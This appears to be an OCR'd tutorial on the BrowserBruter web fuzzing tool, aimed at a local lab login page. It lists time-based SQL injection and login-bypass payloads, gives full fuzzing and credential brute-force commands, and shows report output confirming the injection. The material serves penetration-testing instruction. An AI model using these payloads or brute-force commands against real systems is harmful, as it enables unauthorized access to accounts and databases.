
How to use browser bruter

How to use BrowserBruter


---

1. Fuzzing simple form



Get the elements -

1. Right click on the element -> Inspect element -> Copy either name, id or class.



Repeat this for all elements.

Now we need `--target`, `--payloads`, `--attack`, `--elements`, `--button` options.

`--target` will be the page we want to fuzz so:

- `--target http://localhost/login3.php`

`--payloads` will be the file containing payloads:

- Create a file with some SQL Injection payloads

```
\'
(select*from(select(sleep(20)))a)'
 '+(select*from(select(sleep(20)))a)+'
 and (select*from(select(sleep(20)))a)--
,(select*from(select(sleep(20)))a)
'-'
admin") or "1"="1"/*
```

```
![[Pasted image 20240405135254.png]]
```


`--attack` we are fuzzing the form so we will use snipe attack mode -

- `--attack 1`

`--elements` We will provide comma separated list of values -

- `--elements username,password`


`--button` We have to provide the button which submits the form -



- `--button btn-default`

And we need one more options - `--fill`

Because we need to fill the form, so we have to tell the browserbruter which fields should be automatically be filled while they are not being fuzzed.



So we have to fill username and password fields with random value to successfully submit the form, otherwise we will get the `field is empty error - field is required error`


`--fill`

- `--fill username,password`

Final command

```
python3 BrowserBruter.py --elements username,password
--payloads sqli.txt --target
http://localhost/login3.php --button btn-default --
attack 1 --fill username,password
```

Run the Attack



Wait for attack to finish


```
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
INFO: Generating Final Report
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]


[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
INFO: Remaining Payloads (if any) have been stored → BrowserBruter_Reports/localhost/2024-06-28_19-54-03/Remaining_Payloads.txt
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]


[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
INFO: Processed Payloads (if any) have been stored → BrowserBruter_Reports/localhost/2024-06-28_19-54-03/Processed_Payloads.txt
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]


[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
INFO: Report Generated → BrowserBruter_Reports/localhost/2024-06-28_19-54-03/localhost-2024-06-28_19-54-03.csv
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]


[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
INFO: Fuzzing end time →  2024-06-28_19-55-08 Total Running time → 0:01:04
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
```

Explore the Report

-> Command


```
python3 ReportExplorer.py --report <report-path>
```

```
┌──(デ═一 ××> python3 ReportExplorer.py --report BrowserBruter_Reports/localhost/2024-06-28_19-54-03/localhost-2024-06-28_19-54-03.csv
```




Sort data according to 'Cycle Time MiliSeconds' Column

Cycle Time MilliSeconds	Respon
10	200
57	200
5	200
49	200
5	200
51	200
6	200
47	200
6	200
40055	200
5	200
51	200
5	200
52	200
5	200
58	200
5	200
50	200




e	Cycle Time MilliSeconds	R
	40055	200
	58	200
	57	200
	55	200
	52	200
	52	200
	51	200
	51	200
	50	200
	50	200
	49	200
	49	200
	49	200
	47	200
	10	200
	8	200
	6	200
	6	200





Index	Request Time	Fuzzing	Payload	Method	URL	Response Time	Cycle Time MilliSeconds	Response Status Code	Response Length
9	2024-06-28 19:54:14	username	'+(select*from(select(sleep(20)))a)+'	POST	http://localhost/login3.p	2024-06-28 19:54:54	40055	200	1141
15	2024-06-28 19:54:59	password	and (select*from(select(sleep(20)))a)--	POST	http://localhost/login3.p	2024-06-28 19:54:59	58	200	1134
1	2024-06-28 19:54:08	username	\'	POST	http://localhost/login3.p	2024-06-28 19:54:09	57	200	1134
19	2024-06-28 19:55:02	password	,(select*from(select(sleep(20)))a)	POST	http://localhost/login3.p	2024-06-28 19:55:02	55	200	1134
13	2024-06-28 19:54:57	username	and (select*from(select(sleep(20)))a)--	POST	http://localhost/login3.p	2024-06-28 19:54:58	52	200	1134
23	2024-06-28 19:55:05	password	'-'	POST	http://localhost/login3.p	2024-06-28 19:55:05	52	200	1134
5	2024-06-28 19:54:11	username	(select*from(select(sleep(20)))a)'	POST	http://localhost/login3.p	2024-06-28 19:54:11	51	200	1219
11	2024-06-28 19:54:56	password	'+(select*from(select(sleep(20)))a)+'	POST	http://localhost/login3.p	2024-06-28 19:54:56	51	200	1134
21	2024-06-28 19:55:03	username	'-'	POST	http://localhost/login3.p	2024-06-28 19:55:03	50	200	1141
17	2024-06-28 19:55:00	username	,(select*from(select(sleep(20)))a)	POST	http://localhost/login3.p	2024-06-28 19:55:00	50	200	1134
25	2024-06-28 19:55:06	username	admin") or "1"="1"/*	POST	http://localhost/login3.p	2024-06-28 19:55:06	49	200	1134
3	2024-06-28 19:54:10	password	\'	POST	http://localhost/login3.p	2024-06-28 19:54:10	49	200	1134
27	2024-06-28 19:55:07	password	admin") or "1"="1"/*	POST	http://localhost/login3.p	2024-06-28 19:55:07	49	200	1134
7	2024-06-28 19:54:13	password	(select*from(select(sleep(20)))a)'	POST	http://localhost/login3.p	2024-06-28 19:54:13	47	200	1134
0	2024-06-28 19:54:06	username	\'	GET	http://localhost/login3.p	2024-06-28 19:54:06	10	200	1084
26	2024-06-28 19:55:06	password	admin") or "1"="1"/*	GET	http://localhost/login3.p	2024-06-28 19:55:06	8	200	1084

Copy the Payload



Paste the payload






We have successfully found the Time Based SQL Injection on username field

---


2. Bruteforcing the login page

Get the elements just as we did in previous task
Run the following command

```
python3 BrowserBruter.py --elements-payloads
username:usernames.txt,password:passwords.txt --
target http://localhost/login3.php --button btn-
default --attack 4 --remove-session
```



Wait for attack to finish

